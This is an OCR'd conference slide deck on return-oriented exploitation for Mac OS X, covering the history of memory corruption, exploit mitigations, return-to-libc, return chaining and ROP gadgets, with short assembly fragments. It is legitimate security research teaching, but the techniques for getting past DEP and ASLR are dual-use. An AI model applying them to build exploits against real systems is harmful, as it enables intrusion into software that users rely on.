Mac OS X Return-Oriented Exploitation

Dino A. Dai Zovi
Independent Security Researcher
Trail of Bits

Agenda

- Current State of Exploitation
- Return-Oriented Exploitation
- Mac OS X x86 Return-Oriented Exploitation
    - Techniques
    - Demo
- Mac OS X x86_64
- Conclusion

Current State of Exploitation

A Brief History of Memory Corruption

- Morris Worm (November 1988)
  - Exploited a stack buffer overflow in BSD in.fingerd on VAX
  - Payload issued execve("/bin/sh", 0, 0) system call directly
- Thomas Lopatic publishes remote stack buffer overflow exploit against NCSA HTTPD for HP-PA (February 1995)
- "Smashing the Stack for Fun and Profit" by Aleph One published in Phrack 49 (August 1996)
  - Researchers find stack buffer overflows all over the universe
  - Many believe that only stack corruption is exploitable…

A Brief History of Memory Corruption

- "JPEG COM Marker Processing Vulnerability in Netscape Browsers" by Solar Designer (July 2000)
  - Demonstrates exploitation of heap buffer overflows by overwriting heap free block next/previous linked list pointers

- Apache/IIS Chunked-Encoding Vulnerabilities demonstrate exploitation of integer overflow vulnerabilities
  - Integer overflow => stack or heap memory corruption


A Brief History of Memory Corruption

- In early 2000's, worm authors took published exploits and unleashed worms that caused widespread damage
  - Exploited stack buffer overflow vulnerabilities in Microsoft operating systems
  - Results in Bill Gates' "Trustworthy Computing" memo
- Microsoft's Secure Development Lifecycle (SDL) combines secure coding, auditing, and exploit mitigation

Exploit Mitigation

- Patching every security vulnerability and writing 100% bug-free code is impossible
  - Exploit mitigations acknowledge this and attempt to make exploitation of remaining vulnerabilities impossible or at least more difficult
- Windows XP SP2 was the first commercial operating system to incorporate exploit mitigations
  - Protected stack metadata (Visual Studio compiler /GS flag)
  - Protected heap metadata (Heap Safe Unlinking)
  - SafeSEH (compile-time exception handler registration)
  - Software and hardware-enforced Data Execution Prevention (DEP)
- Mac OS X is still catching up to Windows and Linux mitigations

Mitigations Make Exploitation Harder



Exploit Difficulty

Stack Protection

Heap Protection

DEP/NX

ASLR

Mitigations

Exploitation Techniques Rendered Ineffective

Stack return address overwrite

Heap free block metadata overwrite

Direct jump/return to shellcode

App-specific data overwrite

???

Return-Oriented Exploitation

EIP != Arbitrary Code Execution


- Direct jump or "register spring" (jmp/call <reg>) into injected code is not always possible
    - ASLR and Library Randomization make code and data locations unpredictable
- EIP pointing to attacker-controlled data does not yield arbitrary code execution
    - DEP/NX makes data pages non-executable
    - On platforms with separate data and instruction caches (PowerPC, ARM), the CPU may fetch old data from memory, not your shellcode from data cache

EIP => Arbitrary Code Execution

- It now requires extra effort to go from full control of EIP to arbitrary code execution
- We use control of EIP to point ESP to attacker-controlled data
  - "Stack Pivot"
- We use control of the stack to direct execution by simulating subroutine returns into existing code
- Reuse existing subroutines and instruction sequences until we can transition to full arbitrary code execution
  - "Return-oriented exploitation"

Return-to-libc


- Return-to-libc (ret2libc)
  - An attack against non-executable memory segments (DEP, W^X, etc)
  - Instead of overwriting return address to return into shellcode, return into a loaded library to simulate a function call
  - Data from attacker's controlled buffer on stack are used as the function's arguments
  - i.e. call system(*cmd*)



"Getting around non-executable stack (and fix)", Solar Designer (BUGTRAQ, August 1997)

Return Chaining

- Stack unwinds upward
- Can be used to call multiple functions in succession
- First function must return into code to advance stack pointer over function arguments
    - i.e. pop-pop-ret
    - Assuming cdecl and 2 arguments



Argument 2

Argument 1

&(pop-pop-ret)

Function 2

Argument 2

Argument 1


&(pop-pop-ret)

Function 1

Stack Growth

Return Chaining

```
0043a82f:

    ret

    …
```



Argument 2

Argument 1

&(pop-pop-ret)

Function 2

Argument 2

Argument 1


&(pop-pop-ret)

0x780da4dc

Stack Growth

Return Chaining

```
780da4dc:
    push ebp
    mov ebp, esp
    sub esp, 0x100
    …
    mov eax, [ebp+8]
    …
    leave
    ret
```



Argument 2

Argument 1

&(pop-pop-ret)

Function 2

Argument 2

Argument 1


&(pop-pop-ret)

saved ebp

Stack Growth

Return Chaining

```
780da4dc:
    push ebp
    mov ebp, esp
    sub esp, 0x100
    …
    mov eax, [ebp+8]
    …
    leave
    ret
```



Argument 2

Argument 1

&(pop-pop-ret)

Function 2

Argument 2

Argument 1


&(pop-pop-ret)

ebp

Stack Growth


Return Chaining

```
780da4dc:
    push ebp
    mov ebp, esp
    sub esp, 0x100
    …
    mov eax, [ebp+8]
    …
    leave
    ret
```




Return Chaining

```
780da4dc:
    push ebp
    mov ebp, esp
    sub esp, 0x100
    …
    mov eax, [ebp+8]
    …
    leave
    ret
```




Return Chaining

```
6842e84f:

    pop  edi

    pop  ebp

    ret
```




Return Chaining

```
6842e84f:

   pop  edi

   pop  ebp

   ret
```



Return-Oriented Programming

- Instead of returning to functions, return to instruction sequences followed by a return instruction
- Can return into middle of existing instructions to simulate different instructions
- All we need are useable byte sequences anywhere in executable memory pages

